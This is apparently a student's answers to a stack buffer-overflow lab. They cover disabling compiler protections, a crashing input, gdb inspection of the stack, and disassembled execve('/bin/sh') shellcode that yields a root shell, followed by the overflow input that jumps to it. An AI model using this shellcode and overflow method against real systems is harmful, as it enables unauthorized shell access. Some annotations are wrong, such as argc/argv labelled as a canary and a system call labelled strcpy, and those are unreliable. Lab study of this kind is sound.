Question 1.1 Explain options -fno-stack-protector, -z execstack and -no-pie.

-fno-stack-protector – disabling -fstack-protector option, which emits extra code to check for buffer overflows.

-z execstack – overrides marking for objects, that are marked as not requiring executable stack at a linking time so they become marked as requiring.

-no-pie - flag is telling gcc to disable PIE feature, which prevents kernel from loading the binary and dependencies into a random location of virtual memory each time it runs.

Question 1.2 What is the output?

```
Welcome to this vulnerable program!
argv[0]: './test' argv[1]: 'hi there!'

buffer is: 'hi there!'
```

Question 1.3 What input should you give to the program to generate a Segmentation Fault?

Input should be as long to reach the return address (buffer length + padding). In our case it's 112 characters as minimum:

(gdb) run $(python -c "print('A'*112)")

Question 1.3 Explain what a segmentation fault is.

Segmentation fault is a software error that occurs when a program is trying to access and write to unavailable to part of memory or trying to change the memory in a forbidden way.

Question 1.5 Find the test program PID (process ID). List the addresses at which code or data is placed in the virtual memory. Is the stack executable? Why is this important information to the attacker?

PID – 866

7ffffffde000-7ffffffff000 – stack

555555e1b000 – 5555572fb000 – heap

The stack is executable. It's important to the attacker, because with executable stack you can overwrite the entirerety of the return address and run the malware code.

Question 1.6 Explain the current back trace at the program crash.

Backtrace stopped: Cannot access memory at address 0x4141414141414141

Process tried to access memory that doesn't belong to it.

Question 1.7 At what address start the local variable buffer on the stack? At what address ends the local variable buffer on the stack?

x/30gx $rsp: Address of buffer variable starts at 0x7fffffffe690 and ends at 0x7fffffffe7a0.

Question 1.8 At what address is located the return address of function function1?

After disassembling main function, we can find return address (it contains 400614) and considering encoding in a little-endian, overwrite it.

```
0x0000000000400614 <+84>:    mov    $0x0,%eax
```

Question 1.9 Are return addresses encoded in memory in little-endian of big-endian? Why is that important (think how the overflow overwrites the stack and the constraints imposed by strcpy)?

Addresses are encoded in little-endian, so if you want to exploit the buffer overflow and, for instance, overwrite the return pointer to jump to some memory address, you have to specify this address in the format that processor understands. Otherwise, you would get the wrong address and the desired code will never be executed.

Question 1.10 At what position(s) in your input to program test should you put the return address you control?

Our malicious code should be (fully) placed inside the buffer, it should end right before return address we control.

Question 1.11 Why is the code an attacker wants to execute called a "shell code"?

It's called shellcode, because it usually transfers control to the command process, for example "/ bin / sh" in the Unix shell, "command.com" on MS-DOS and "cmd.exe" on Microsoft Windows systems, so it starts a command shell from which you can control the machine.

Question 1.12 Explain the assembly code of the main function. Explain in details how parameters are passed to the system function.

```
00000000004004f6 <main>:
  4004f6:      55                      push   %rbp                                          1
  4004f7:      48 89 e5                mov    %rsp,%rbp                                     2
  4004fa:      48 83 ec 10             sub    $0x10,%rsp                                    3
  4004fe:      89 7d fc                mov    %edi,-0x4(%rbp)                               4
  400501:      48 89 75 f0             mov    %rsi,-0x10(%rbp)                              5
  400505:      48 8d 3d 98 00 00 00    lea    0x98(%rip),%rdi      # 4005a4 <_IO_stdin_used+0x4>   6
  40050c:      e8 df fe ff ff          callq  4003f0 <system@plt>                           7
  400511:      b8 00 00 00 00          mov    $0x0,%eax                                     8
  400516:      c9                      leaveq                                               9
  400517:      c3                      retq                                                 10
  400518:      0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
  40051f:      00
```

1: current base pointer onto stack
2: stack pointer becomes new base pointer
3: reserve space for local variables on stack
4: canary from edi onto stack
5: canary from rsi onto stack
7: call strcpy()
9: clear stack
10:return

Question 1.13 Explain the assembly code of the main function. Draw a picture of the stack just before instruction syscall is executed. What are the values of the different registers just before instruction syscall is executed?


```
objdump -d command
command:     file format elf64-x86-64
Disassembly of section .text:
0000000000400080 <.text>:
  400080:  6a 3b                 pushq  $0x3b
  400082:  58                    pop    %rax
  400083:  99                    cltd
  400084:  52                    push   %rdx
  400085:  5e                    pop    %rsi
  400086:  48 b9 2f 62 69 6e 2f   movabs $0x68732f2f6e69622f,%rcx
  40008d:  2f 73 68
  400090:  52                    push   %rdx
  400091:  51                    push   %rcx
  400092:  54                    push   %rsp
  400093:  5f                    pop    %rdi
  400094:  0f 05                 syscall
```

Question 1.14 Is there any byte with the value zero? Why is that important in our case with strcpy?


There is no byte with zero-value. It's important, because strcpy copies string until the first null character.

```
command:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <.text>:
  400080:       6a 3b                   pushq  $0x3b
  400082:       58                      pop    %rax
  400083:       99                      cltd
  400084:       52                      push   %rdx
  400085:       5e                      pop    %rsi
  400086:       48 b9 2f 62 69 6e 2f    movabs $0x68732f2f6e69622f,%rcx
  40008d:       2f 73 68
  400090:       52                      push   %rdx
  400091:       51                      push   %rcx
  400092:       54                      push   %rsp
  400093:       5f                      pop    %rdi
  400094:       0f 05                   syscall
root@debian:~/Desktop# ./command
# whoami
root
# q
sh: 2: q: not found
# quit
```

Question 1.15 Generate an input to the test program containing the shellcode. Make sure that the return address you overwrite, jumps to your shellcode. Execute the test program with your input to see if it pops a shell as expected. Explain your process and the difficulties you have encountered.



Input contains 10 nops, then our shellcode, and then we overwrite the return address.



I've had difficulties with finding function return address (because of lack of knowledge about computer architecture etc..).